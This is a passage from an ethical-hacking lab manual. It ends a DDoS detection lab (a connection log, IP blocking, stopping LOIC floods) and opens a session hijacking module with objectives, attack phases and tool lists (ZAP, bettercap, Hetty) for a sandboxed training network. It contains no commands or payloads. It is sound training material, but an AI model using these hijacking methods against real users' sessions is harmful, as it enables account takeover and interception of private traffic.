
Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Detail Clear List Stop Listing Help

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	22:55:54	1123	0	10.10.1.11	10.10.1.255	
●	22:55:54	829	1638	10.10.1.11	13.107.4.52	
●	22:55:54	5882	10843	10.10.1.11	52.226.139.121	
●	22:55:55	54	205	10.10.1.11	52.226.139.185	
●	22:55:55	1832	3188	10.10.1.11	72.21.91.29	
●	22:55:55	2888	16347	10.10.1.11	184.30.254.53	
●	22:55:56	3461	7575	10.10.1.11	20.191.46.211	
●	22:55:57	1611	0	10.10.1.11	239.255.255.250	
●	22:55:57	1194	1661	10.10.1.11	10.10.1.22	
●	22:55:58	0	75	224.0.0.251	10.10.1.22	
●	22:55:58	94	1107898...	10.10.1.11	10.10.1.22	
●	22:56:12	0	1080	224.0.0.22	10.10.1.14	
●	22:56:12	0	29106	224.0.0.251	10.10.1.14	
●	22:56:16	0	75	224.0.0.251	10.10.1.19	
●	22:56:17	17742	32114	10.10.1.11	20.50.80.209	Access onedscolprdneu02.northeurope.cloudapp.azure.com
●	22:56:17	2680	17806	10.10.1.11	52.113.194.132	
●	22:56:26	54	54	10.10.1.11	209.197.3.8	
●	22:56:28	0	54	10.10.1.11	51.104.167.186	
●	22:56:32	26826	0	10.10.1.11	10.10.1.22	
●	22:56:35	0	54	10.10.1.11	20.54.24.231	
●	22:56:38	0	11283002	10.10.1.11	10.10.1.19	
●	22:56:38	31110	0	10.10.1.11	10.10.1.19	
●	22:57:00	0	54	10.10.1.11	131.253.33.200	
●	22:57:00	0	54	10.10.1.11	13.107.5.88	
●	22:57:21	0	54	10.10.1.11	52.184.215.140	
●	22:57:58	75	0	10.10.1.11	224.0.0.251	
●	22:58:30	23296	28506	10.10.1.11	52.249.36.203	Access fe2cr.update.msft.com.trafficmanager.net
●	22:58:31	6015	18812	10.10.1.11	40.126.28.20	Access www.tm.a.pr.d.aadg.trafficmanager.net
●	22:58:31	8912	16236	10.10.1.11	20.189.173.7	Access onedscolprdwus06.westus.cloudapp.azure.com
●	22:58:31	15629	5624	10.10.1.11	52.152.108.96	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	23:00:19	16515	5523	10.10.1.11	13.89.178.27	Access onedscolprdcus03.centralus.cloudapp.azure.com
●	23:00:55	330	0	10.10.1.11	10.10.1.2	
●	23:02:48	54	139	10.10.1.11	23.199.172.121	
●	23:04:59	0	243	10.10.1.255	10.10.1.19	

Block unwanted network traffic

25. Similarly, you can **Block IP** the address of the **10.10.1.19** session.

26. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines. (**Windows Server 2019** and **Windows Server 2022**).



27. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.
28. Close all open windows and document all the acquired information.
29. You can also use other DoS and DDoS protection tools such as, **DOSarrest's DDoS protection service** (<https://www.dosarrest.com>), **DDoS-GUARD** (<https://ddos-guard.net>), and **Cloudflare** (<https://www.cloudflare.com>) to protect organization's systems and networks from DoS and DDoS attacks.
30. Switch to the **Windows 11** machine. Navigate to **Control Panel → Programs → Programs and Features** and uninstall **Anti DDoS Guardian**.
31. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

Session Hijacking

Module 11

Session Hijacking

Session hijacking is when an attacker takes over either a valid TCP communication session between two computers or a valid user session in a web application.

Lab Scenario

A session hijacking attack refers to the exploitation of a session token-generation mechanism or token security controls that enables an attacker to establish an unauthorized connection with a target server. The attacker guesses or steals a valid session ID (which identifies authenticated users) and uses it to establish a session with the server.

As an ethical hacker or penetration tester, you should understand different session hijacking concepts, how attackers perform application- and network-level session hijacking, and the various tools used to launch this kind of attack. You should also be able to implement security measures at both the application and network levels to protect your network from session hijacking. Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. Network-level hijacking is prevented by packet encryption, which can be achieved with protocols such as IPsec, SSL, and SSH.

Lab Objective

The objective of the lab is to perform session hijacking and other tasks that include, but are not limited to:

- Hijack a session by intercepting traffic between server and client
- Steal a user session ID by intercepting traffic
- Detect session hijacking attacks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker:

- **Active session hijacking:** An attacker finds an active session and takes it over
- **Passive session hijacking:** An attacker hijacks a session, and, instead of taking over, monitors and records all the traffic in that session

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform session hijacking on the target systems. Recommended labs that will assist you in learning various session hijacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Session Hijacking	√	√	√
	1.1 Hijack a Session using Zed Attack Proxy (ZAP)	√		√
	1.2 Intercept HTTP Traffic using bettercap		√	√
	1.3 Intercept HTTP Traffic using Hetty	√		√
2	Detect Session Hijacking	√		√
	2.1 Detect Session Hijacking using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Session Hijacking

In a session hijacking attack, an attacker takes over (hijacks) a victim's valid user session in order to establish an unauthorized connection with a target server.

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

As a professional ethical hacker or penetration tester, you must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

Lab Objectives

- Hijack a session using Zed Attack Proxy (ZAP)
- Intercept HTTP traffic using bettercap
- Intercept HTTP traffic using Hetty

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2022 virtual machine

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Session Hijacking

Session hijacking can be divided into three broad phases:

- **Tracking the Connection:** The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict
- **Desynchronizing the Connection:** A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server's sequence number is not equal to the client's acknowledgment number (or vice versa)
- **Injecting the Attacker's Packet:** Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Lab Tasks

Task 1: Hijack a Session using Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.

Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.

Note: Before starting this task, we need to configure the proxy settings in the victim's machine, which in this task will be the **Windows 11** machine.


Module 11 – Session Hijacking

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

